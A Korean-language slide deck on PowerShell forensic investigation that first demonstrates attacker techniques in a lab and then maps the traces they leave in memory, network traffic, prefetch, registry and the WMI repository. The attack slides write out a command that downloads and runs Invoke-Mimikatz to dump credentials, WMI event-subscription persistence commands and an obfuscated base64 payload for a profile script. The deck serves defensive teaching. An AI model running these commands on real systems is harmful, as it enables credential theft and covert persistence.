

# 파워셀 포렌식 조사 기법

---

*blueangel*

*blueangel1275@gmail.com*

*<http://forensic-note.blogspot.kr/>*

*Junghoon Oh*





1. Introduction
2. PowerShell Attacks
3. PowerShell Artifacts
4. Forensic Investigation with PowerShell
5. Conclusion

# Introduction




## M-Trends 2015

As defenses evolve, adapt and innovate, we observed new attack techniques at each stage of the attack lifecycle. Here are a few highlights.

**Hijacking the VPN**.....  
Mandiant witnessed more instances in which attackers successfully gained access to victims' networks than in any prior year.

Initial  
Compromise



...g WMI and PowerShell  
...increasingly adopted  
...PowerShell, two  
...built-in components of  
...to maintain a presence,  
...and move laterally.

Complete  
Mission



## PowerShell ??

### ■ PowerShell

- 마이크로소프트에서 개발한 확장 가능한 CLI Shell 및 스크립트 언어
  - 객체 지향적 설계, .NET Framework 기반
  - 작업 자동화, 구성 관리 등 다양한 관리 작업을 손쉽게 수행할 수 있음
- 
- 현재 Win XP/Vista/7/8, Server 2003/2008/2012 에서 모두 지원
    - ✓ Win 7 SP1, Server 2008 R2 부터 Default 로 설치됨 (Version 2.0)
    - ✓ 가장 최신 버전은 Version 5.0 (Default in Windows 10)



	PowerShell 2.0	PowerShell 3.0	PowerShell 4.0	PowerShell 5.0
Windows 7	Default(SP1)	Requires WMF 3.0 Update	Requires WMF 4.0 Update	Requires WMF 5.0 Update
Windows Server 2008	Default(R2)	Requires WMF 3.0 Update	Requires WMF 4.0 Update	Requires WMF 5.0 Update
Windows 8		Default	Requires WMF 4.0 Update	Requires WMF 5.0 Update
Windows 8.1			Default	Requires WMF 5.0 Update
Windows Server 2012		Default	Default(R2)	Requires WMF 5.0 Update
Windows 10				Default

- 관리자 관점에서 매우 강력한 "관리 도구"~!!



## Attack vs Investigation



**Attack Tool**

**VS**



**Investigation Tool**

# PowerShell Attacks



## ▪ 공격 특징

- 최초 침투 후, 내부망 이동에서 사용
- Windows 시스템 컴포넌트를 이용함으로써 탐지 회피
  - ➔ 추가적인 해킹 도구, 악성코드가 필요 없음
  - ➔ 실행 프로세스 : powershell.exe, wsmprovhost.exe



## ▪ PowerShell 을 통해 가능한 공격

- Remote Code/Command Execution
- Credentials/Password Dumping
- Reverse Shell
- Code/DLL Injection
- ...

## ▪ Toolkit


- PowerSploit
- Powershell Empire
- Metasploit : PowserShell Payload 지원





## 공격 환경

- 관리자 시스템(Admin)에서 공격자가 장악한 시스템(Victim)으로 원격 접속...





## 공격 환경

- 공격자의 도메인 관리자 계정의 ID/PW 획득...

```
C:\>wce -w
WCE v1.3beta <Windows Credentials Editor> - (c) 2010,2011,2012 Amplia Security -
by Hernan Ochoa <hernan@ampliasecurity.com>
Use -h for help.

Administrator\NTLMTTEST:activedirectory00*1
vmuser\VICTIM:ahnlab
```



Victim  
(192.168.70.102)



Admin  
(192.168.70.103)



## Lateral Movement

- 원격 Cmdlet 실행( Cmdlet : PowerShell 전용 명령어 )

```
Get-Childitem.ps1 - 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
$id = "ntlmtest#administrator"
$pw = "activedirectory00+1" | ConvertTo-SecureString -asPlainText -Force
$cred = new-object -typename System.Management.Automation.PSCredential($id, $pw)
Invoke-Command ADMIN { Get-Childitem c:\# } -Credential $cred
```

```
G:\>powershell -file "Get-Childitem.ps1"
```

디렉터리: C:\#

Mode	LastWriteTime	Length	Name	PSComputerName
d----	2009-07-14 오전 11:37		PerfLogs	admin
d-r--	2011-08-31 오후 5:36		Program Files	admin
d-r--	2012-08-03 오후 8:55		Users	admin
d----	2012-08-03 오후 8:55		Windows	admin
-a---	2009-06-11 오전 6:42	24	autoexec.bat	admin
-a---	2009-06-11 오전 6:42	10	config.sys	admin
-a---	2012-08-03 오후 3:58	61440	nc.exe	admin
-a---	2012-08-03 오후 5:20	11	net1.bat	admin
-a---	2010-04-27 오전 11:04	381816	PsExec.exe	admin
-a---	2012-03-09 오전 6:43	208384	wce.exe	admin



Victim  
(192.168.70.102)



Admin  
(192.168.70.103)



## Lateral Movement

- 원격 파일 복사

```
Copy-Item.ps1 - 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
$id = "ntlmtest#administrator"
$pw = "activedirectory00#1"
net use \\ADMIN#C$ $pw /USER:$id
Copy-Item -Path c:\backdoor.exe -Destination \\ADMIN#C$
```

```
C:\>powershell -file "Copy-Item.ps1"
명령을 잘 실행했습니다.
```

이름	수정된 날짜	유형	크기
PerfLogs	2009-07-14 오전...	파일 폴더	
Program Files	2011-08-31 오후...	파일 폴더	
Windows	2012-08-03 오후...	파일 폴더	
사용자	2012-08-03 오후...	파일 폴더	
nc	2012-08-03 오후...	응용 프로그램	60KB
net1	2012-08-03 오후...	Windows 배치 파일	1KB
PsExec	2010-04-27 오전...	응용 프로그램	373KB
wce	2012-03-09 오전...	응용 프로그램	204KB
backdoor	2012-08-03 오후...	응용 프로그램	60KB





## Lateral Movement

- 원격 바이너리/명령어 실행

```
ipconfig.ps1 - 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
$id = "ntlmtest#administrator"
$pw = "activedirectory00*1" | ConvertTo-SecureString -asPlainText -Force
$cred = new-object -typename System.Management.Automation.PSCredential($id, $pw)
Invoke-Command ADMIN { ipconfig } -Credential $cred
```

```
C:\W>powershell -file "ipconfig.ps1"

Windows IP 구성

이더넷 어댑터 로컬 영역 연결:

   연결별 DNS 접미사. . . . . : 
   링크-로컬 IPv6 주소 . . . . : fe80::8485:a78f:de3e:d8d2%11
   IPv4 주소 . . . . . : 192.168.70.103
   서브넷 마스크 . . . . . : 255.255.255.0
   기본 게이트웨이 . . . . . : 192.168.70.2
```





## Lateral Movement

- Interactive PowerShell Session 연결

```
C:\>powershell
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\>$id = "ntlmtest\administrator"
PS C:\>$pw = "activedirectory00*1" | ConvertTo-SecureString -asPlainText -Force
PS C:\>$cred = new-object -typename System.Management.Automation.PSCredential($id, $pw)
PS C:\>Enter-PSSession ADMIN -Credential $cred
[admin]: PS C:\Users\Administrator\Documents> ipconfig

Windows IP 구성

이더넷 어댑터 로컬 영역 연결:

연결별 DNS 접미사. . . . . :
링크-로컬 IPv6 주소. . . . . : fe80::8485:a78f:de3e:d8d2%11
IPv4 주소. . . . . : 192.168.70.103
서브넷 마스크. . . . . : 255.255.255.0
기본 게이트웨이. . . . . : 192.168.70.2
```





## Lateral Movement

- 원격 Mimikatz 스크립트 다운로드 및 실행

Mimikatz.ps1 - 메모장

```
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
$id = "ntlmtest#administrator"
$pw = "activedirectory00#1" | ConvertTo-SecureString -asPlainText -Force
$cred = new-object -typename System.Management.Automation.PSCredential($id, $pw)
Invoke-Command ADMIN {iex((New-Object Net.WebClient).DownloadString(
'https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1')); Invoke-Mimikatz
-DumpCreds} -Credential $cred
```

C:\W>powershell -file "Mimikatz.ps1"

```
#####. mimikatz 2.0 alpha (x86) release "Kiwi en C" <Dec 14 2015 18:03:07>
.## ^ ##.
## / ʘ ## / * * *
## ʘ / ## Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com >
'## ʘ ##' http://blog.gentilkiwi.com/mimikatz <oe.eo>
'#####' with 17 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 4067038 (00000000:003e0ede)
Session : Interactive from 1
User Name : vmuser
Domain : ADMIN
Logon Server : ADMIN
Logon Time : 2016-02-28 오후 6:58:03
SID : S-1-5-21-1992302423-290508237-277687817-1000

msv :
[00000003] Primary
* Username : vmuser
* Domain : ADMIN
* LM : 624aac413795cdc17e51f0bf38bde884
* NTLM : 85fbbd6a879f49b53cd1437624b02e30
* SHA1 : ae065a570aaedb19f31eb8d772f41dff6fe59964

tsnkr :
* Username : vmuser
* Domain : ADMIN
* Password : test1234!
```

Downloading & Executing Mimikatz

Victim (192.168.70.102)

Admin (192.168.70.103)

- 





## Persistence

- **Profile 과 WMI 를 통한 Auto-Start**
  - **Profile**
    - ✓ PowerShell 이 시작할 때 마다 실행되는 스크립트
    - ✓ 아래 경로에 존재하면 PowerShell 이 실행될 때마다 자동 로딩됨(로딩 순서순)
      1. %windir%\system32\WindowsPowerShell\v1.0\profile.ps1
      2. %windir%\system32\WindowsPowerShell\v1.0\Microsoft.PowerShell\_profile.ps1
      3. %UserProfile%\My Documents\WindowsPowerShell\profile.ps1
      4. %UserProfile%\My Documents\WindowsPowerShell\Microsoft.PowerShell\_profile.ps1
    - ✓ 즉 공격자가 profile 스크립트에 공격 코드를 삽입...
      - ➔ PowerShell 이 실행 될 때마다 공격 코드가 실행됨~!!



## Persistence

### ■ Profile 과 WMI 를 통한 Auto-Start

#### • WMI

##### ✓ WMI Event Filter

- Consumer 에게 전달하는 이벤트의 조건을 나타내는 Class
- 쿼리 형식으로 이벤트 조건을 입력

```
PS C:\Windows\system32> $filter = Set-WmiInstance -Class __EventFilter -Namespace "root\subscription" -Arguments @(<name='EvilThing';EventNameSpace='root\CimV2';QueryLanguage='WQL';Query='SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Hour=08 AND TargetInstance.Minute=00 GROUP WITHIN 60'>)
```

##### ✓ WMI Command-line Event Consumer

- Filter 에 의해 탐지된 이벤트를 받아 처리하는 Class
- 받은 이벤트 데이터를 처리하거나 특정 바이너리를 실행할 수 있음

```
PS C:\Windows\system32> $consumer = Set-WmiInstance -Namespace "root\subscription" -Class 'CommandLineEventConsumer' -Arguments @(<name='EvilThing';CommandLineTemplate='$(<$Env:SystemRoot\System32\WindowsPowerShell\v1.0\powershell.exe -NonInteractive';RunInteractively='false'>)
```

##### ✓ Filter 와 Consumer 바인딩

- 생성한 Filter 와 Consumer 가 서로 이벤트를 주고 받을 수 있도록 연결

```
PS C:\Windows\system32> Set-WmiInstance -Namespace "root\subscription" -Class __FilterToConsumerBinding -Arguments @(<Filter=$filter;Consumer=$consumer>)
```



## Persistence

### ▪ Profile 과 WMI 를 통한 Auto-Start

#### • Auto-Start 과정 예

1. Event Filter 의 쿼리 조건에 해당하는 이벤트가 발생하면 바인딩된 Consumer 에게 이벤트 전달

```
SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE
TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'
AND TargetInstance.SystemUpTime >= 240 AND
TargetInstance.SystemUpTime < 325
```

2. Command-line Event Consumer 가 전달 받은 이벤트를 인지하고 특정 작업을 수행

```
Set-WmiInstance -Namespace "root\subscription" -Class
'CommandLineEventConsumer' -Arguments @{
name='TotallyLegitWMI';CommandLineTemplate="$($Env:SystemRoot)\Syst
em32\WindowsPowerShell\v1.0\powershell.exe -
NonInteractive";RunInteractively='false'}
```

3. PowerShell 이 실행되면서 Profile 스크립트가 자동 로딩됨

4. Profile 스크립트(profile.ps1)에 삽입된 공격 코드가 동작

```
sal a New-Object;iex(a IO.StreamReader((a
IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64
String('7L0HYBxJliUmL23Ke39K9UrX4HShCIBgEyTYkEAQ7MGIzeaS7B1pRyMpqqyq
BymVWZV1mFkDM7Z28995777333nvvvfe6O51OJ/ff/z9cZmQBbPbOStrJniGAqsgfP3
58Hz8ivlsXbb795bpdv0o2/nZVml363qcqbR/xMAAP//'),[IO.Compression.Co
mpressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()
```

# PowerShell Artifacts



## Memory



### ■ wsmprovhost.exe

- DCOM Server Process(svchost.exe)의 자식 프로세스(WinRM 플러그인)


wininit.exe	408	964 K	3,400 K Windows 시작 응용 프로그램	Microsoft Corporation
services.exe	508	3,712 K	5,800 K 서비스 및 컨트롤러 응용 프로그램	Microsoft Corporation
svchost.exe	632	2,540 K	5,716 K Host Process for Windows Services	Microsoft Corporation
WmiPrvSE.exe	3524	2,896 K	6,632 K WMI Provider Host	Microsoft Corporation
wsmprovhost.exe	2696	27,052 K	38,736 K wsmprovhost	Microsoft Corporation

- **wsmprovhost.exe** 프로세스가 생성/종료되는 경우
  - ✓ Native cmdlet 명령이 실행되면 프로세스가 생성되고 작업이 종료되면 프로세스로 종료됨
  - ✓ 외부 바이너리가 실행되면 프로세스가 생성되고 바이너리 실행이 종료되면 프로세스도 종료됨
  - ✓ 원격 PowerShell 세션이 생성되면 프로세스가 생성되고 세션이 끊기면 프로세스가 종료됨
- **wsmprovhost.exe** 프로세스 메모리 공간에서 얻을 수 있는 정보
  - ✓ PowerShell Object, Remoting Protocol XML
  - ✓ 명령어 실행 흔적과 실행 결과의 조각을 얻을 수 있음
  - ✓ 검색 키워드 : <S N="V">, <S N="Cmd">

00C5FB70	3C 2F 53 3E 3C 53 20 4E 3D 22 56 22 3E EA B4 80	</S><S N="V">é'!
00C5FB80	EB A6 AC EC 9E 90 3A 20 43 3A 5C 57 69 6E 64 6F	è!~i! : C:\Windo
00C5FB90	77 73 5C 53 79 73 74 65 6D 33 32 5C 63 6D 64 2E	ws\System32\cmd.
00C5FBA0	65 78 65 20 2D 20 70 6F 77 65 72 73 68 65 6C 6C	exe - powershell
00C5FBB0	20 20 2D 66 69 6C 65 20 22 47 65 74 2D 43 68 69	-file "Get-Chi
00C5FBC0	6C 64 69 74 65 6D 2E 70 73 31 22 3C 2F 53 3E 3C	lditem.ps1"</S><



## Live Information



### PowerShell Cmdlet 을 통한 라이브 정보 수집

- Get-WMIObject -Namespace root\Subscription -Class \_\_EventFilter
- Get-WMIObject -Namespace root\Subscription -Class \_\_EventConsumer
- Get-WMIObject -Namespace root\Subscription -Class \_\_FilterToConsumerBinding

```

__GENUS          : 2
__CLASS          : __EventFilter
__SUPERCLASS     : __IndicationRelated
__DYNASTY        : __SystemClass
__RELPATH        : __EventFilter.Name="EvilThing"
__PROPERTY_COUNT : 6
__DERIVATION     : {__IndicationRelated, __SystemClass}
__SERVER         : VICTIM
__NAMESPACE     : ROOT\Subscription
__PATH           : \\VICTIM\ROOT\Subscription:__EventFilter.Name="EvilThing"
CreatorSID       : {1, 5, 0, 0...}
EventAccess      :
EventNamespace   : root\CimV2
Name             : EvilThing
Query           : SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Hour=08 AND TargetInstance.Minute=00 GROUP WITHIN 60
    
```

```

__GENUS          : 2
__CLASS          : CommandLineEventConsumer
__SUPERCLASS     : __EventConsumer
__DYNASTY        : __SystemClass
__RELPATH        : CommandLineEventConsumer.Name="EvilThing"
__PROPERTY_COUNT : 27
__DERIVATION     : {__EventConsumer, __IndicationRelated, __SystemClass}
__SERVER         : VICTIM
__NAMESPACE     : ROOT\Subscription
__PATH           : \\VICTIM\ROOT\Subscription:CommandLineEventConsumer.Name="EvilThing"
CommandLineTemplate : C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoInteractive
    
```



## Network Traffic



- 기본 포트 : 5985(wsman)
- 모든 트래픽은 암호화되어 있음
  - 따라서 정상적인 업무를 위한 PowerShell 사용 정보(시간, 시스템 등)를 확인하고 그에 해당하지 않는 트래픽을 찾아야함.

No.	Time	Source	Destination	Protocol	Info
34	2.541023	192.168.70.102	192.168.70.103	TCP	49257 > wsman [PSH, ACK] Seq=1 Ack=1 win=65536 Len=2235
35	2.541088	192.168.70.103	192.168.70.102	TCP	wsman > 49257 [ACK] Seq=1 Ack=2236 win=65536 Len=0
36	2.542078	192.168.70.103	192.168.70.102	TCP	wsman > 49257 [PSH, ACK] Seq=1 Ack=2236 win=65536 Len=341
37	2.542375	192.168.70.102	192.168.70.103	TCP	49257 > wsman [PSH, ACK] Seq=2236 Ack=342 win=65280 Len=258
38	2.542415	192.168.70.102	192.168.70.103	TCP	49257 > wsman [ACK] Seq=2494 Ack=342 win=65280 Len=4380
<div> <div>Transmission Control Protocol, Src Port: 49257 (49257), Dst Port: wsman (5985), Seq: 1, Ack: 1, Len: 2235</div> <div> <div>Source port: 49257 (49257)</div> <div>Destination port: wsman (5985)</div> <div>[Stream index: 3]</div> <div>Sequence number: 1 (relative sequence number)</div> </div> </div>					
0030	01 00 0e 25 00 00	50 4f 53 54 20 2f 77 73 6d 61	...%..PO ST /wsma		
0040	6e 3f 50 53 56 65 72 73	69 6f 6e 3d 32 2e 30 20	n?PSVers ion=2.0		
0050	48 54 54 50 2f 31 2e 31	0d 0a 43 6f 6e 6e 65 63	HTTP/1.1 ..Connec		
0060	74 69 6f 6e 3a 20 4b 65	65 70 2d 41 6c 69 76 65	tion: Ke ep-Alive		
0070	0d 0a 43 6f 6e 74 65 6e	74 2d 54 79 70 65 3a 20	..Conten t-Type:		
0080	61 70 70 6c 69 63 61 74	69 6f 6e 2f 73 6f 61 70	applicat ion/soap		
0090	2b 78 6d 6c 3b 63 68 61	72 73 65 74 3d 55 54 46	+xml;cha rset=UTF		
00a0	2d 38 0d 0a 41 75 74 68	6f 72 69 7a 61 74 69 6f	-8..Auth orizatio		
00b0	6e 3a 20 4b 65 72 62 65	72 6f 73 20 59 49 49 46	n: kerbe ros YIIF		
00c0	36 67 59 4a 4b 6f 5a 49	68 76 63 53 41 51 49 43	6gYJKoZI hvcSAQIC		
00d0	41 51 42 75 67 67 58 5a	4d 49 49 46 31 61 41 44	AQBUggXZ MIIFlaAD		
00e0	41 67 45 46 6f 51 4d 43	41 51 36 69 42 77 4d 46	AgEFOQMC AQ6iBwMF		
00f0	41 43 41 41 41 41 43 6a	67 67 54 46 59 59 49 45	ACAAAACj ggTFYYIE		
0100	77 54 43 43 42 4c 32 67	41 77 49 42 42 61 45 4f	wTCCBL2g AwIBBaEO		
0110	47 77 78 4f 56 45 78 4e	56 45 56 54 56 43 35 44	GWxOVEXN VEVTVc5D		
0120	54 30 32 69 47 44 41 57	6f 41 4d 43 41 51 4b 68	TO2iGDaw oAMCAQKh		
0130	44 7a 41 4e 47 77 52 49	56 46 52 51 47 77 56 42	DZANGwRI VFRQGWVB		
0140	52 45 31 4a 54 71 4f 43	42 49 6f 77 67 67 53 47	RElJTqOC BIowggSG		
0150	6f 41 4d 43 41 52 4b 68	41 77 49 42 42 4b 4b 43	oAMCARKh AwIBBKkC		




## Prefetch



- PowerShell 스크립트를 실행했을 경우, 공격을 수행한 시스템에 흔적이 남음

- ex) powershell.exe -File "C:\temp\persistence.ps1"
- PowerShell Prefetch 파일의 Reference 정보에 실행된 스크립트 파일의 경로가 남음



WinPrefetchView		
File Edit View Options Help		
[Icons]		
Filename	Created Time	Process Path
POWERSHELL.EXE-920BBA2A.pf	2016-02-28 오후 9:17:11	C:\Windows\System32\WINDOWSPOWERSHELL\v1.0\POWERSHELL.EXE
Filename	Device Path	
GET-CHILDITEM.PS1	\DEVICE\HARDDISKVOLUME2\GET-CHILDITEM.PS1	

- ✓ 의심스러운 PowerShell 스크립트의 흔적을 발견하면 해당 PowerShell Prefetch 파일의 생성 시간과 마지막 실행 시간 사이를 공격 시간으로 판단할 수 있음
- ✓ 의심스러운 PowerShell 스크립트 파일의 생성 시간을 통해 공격 시간 추측
- PowerShell Console 에서 수행한 행위에 대한 흔적은 남지 않음





## Registry

- PowerShell 명령어에 인한 직접적인 흔적은 남지 않음



- PowerShell Script Policy**

- 파워셸 스크립트 실행에 대한 정책
  - 키 경로 : HKLM\SOFTWARE\Policies\Microsoft\PowerShell
  - 정책이 설정되지 않았다면 키가 존재 하지 않음
  - Value
    - ✓ EnableScripts ( 0x0 : 실행 금지, 0x1 : 실행 허용)
    - ✓ ExecutionPolicy( EnableScripts Value 가 0x1 일 경우에만 존재 )
      - AllSigned : 서명된 스크립트만 실행 허용
      - RemoteSigned : 로컬 스크립트는 실행 허용, 원격 스크립트 실행의 경우 서명된 스크립트만 실행 허용
      - Unrestricted : 모든 스크립트 실행 허용
  - 도메인 환경에서는 Group Policy 에 의해 모든 시스템이 동일하게 설정되어 있을 것임
  - 레지스트리 키 설정은 공격을 수행하려는 시스템에서만 설정하면 스크립트 실행 가능...
  - 공격자가 PowerShell Script 실행 전에 이 정책을 바꾼다면 **레지스트리 수정 시간을 통해 공격 시간을 추측 가능**
- 
- Win32ClockProvider**
    - HKLM\SOFTWARE\Microsoft\WBEM\WESS\...\root\CIMV2\Win32ClockProvider
    - WMI Event Filter 생성시, 수정됨 => Filter 생성 시간을 알 수 있음

이름	종류	데이터
ab (기본값)	REG_SZ	(값 설정 안 됨)
ab EnableScripts	REG_DWORD	0x00000001 (1)
ab ExecutionPolicy	REG_SZ	Unrestricted



## File System



### WMI Respository File

- C:\Windows\System32\wbem\Repository\fs\OBJECTS.DATA
- 새롭게 생성된 Class 는 OBJECTS.DATA 파일에 저장됨
- 문자열 검색
  - ✓ 문자열 검색을 통한 의심스러운 Class 탐색
  - ✓ 검색 키워드 : "CommandLineEventConsumer.Name", "powershell.exe", "-ExecutionPolicy", "-NonInteractive"
  - ✓ "SCM Event Log Consumer", "BVTConsumer" 이름의 Consumer 는 Windows 시스템의 기본 Consumer

```
001B9021 CommandLineEventConsumer.Name="TotallyLegitWMI"
001B9072 __EventFilter.Name="TotallyLegitWMI"
001B9570 __EventFilter
001B959F root\CimV2
001B95AB Updater
001B95B4 SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE Ta
AND TargetInstance.Minute = 00 GROUP WITHIN 60
001B976A CommandLineEventConsumer
001B9784 C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -N
```

### profile.ps1

- 스크립트 파일 내에서 삽입된 공격 코드 탐색
- profile 스크립트 파일은 생성 후, 거의 수정되지 않기 때문에 수정시간을 통해 공격 시간을 유추하기가 비교적 쉬움

```
sal a New-Object;iex(a IO.StreamReader((a
IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64
String('7L0HYBxJliUmL23Ke39K9UrX4HShCIBgEyTYkEAQ7MGIZEaS7B1pRyMpqqyq
BymVWZVlmFkDM7Z28995777333nvvvfe60510J/ff/z9cZmQBbPbOStrJniGAqsgfP3
58Hz8ivlsXbb795bpdrrdv0o2/nZVml363qcvbR/xMAAP//'),[IO.Compression.Co
mpressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()
```



## Event Log

- PowerShell 2.0 의 기본 로깅 기능은 많은 로그를 남기지 않음
- 현재 가장 널리 사용되는 Win7, Server 2008 R2 에서의 기본 PowerShell 버전은 2.0 임
- 관련 이벤트 로그
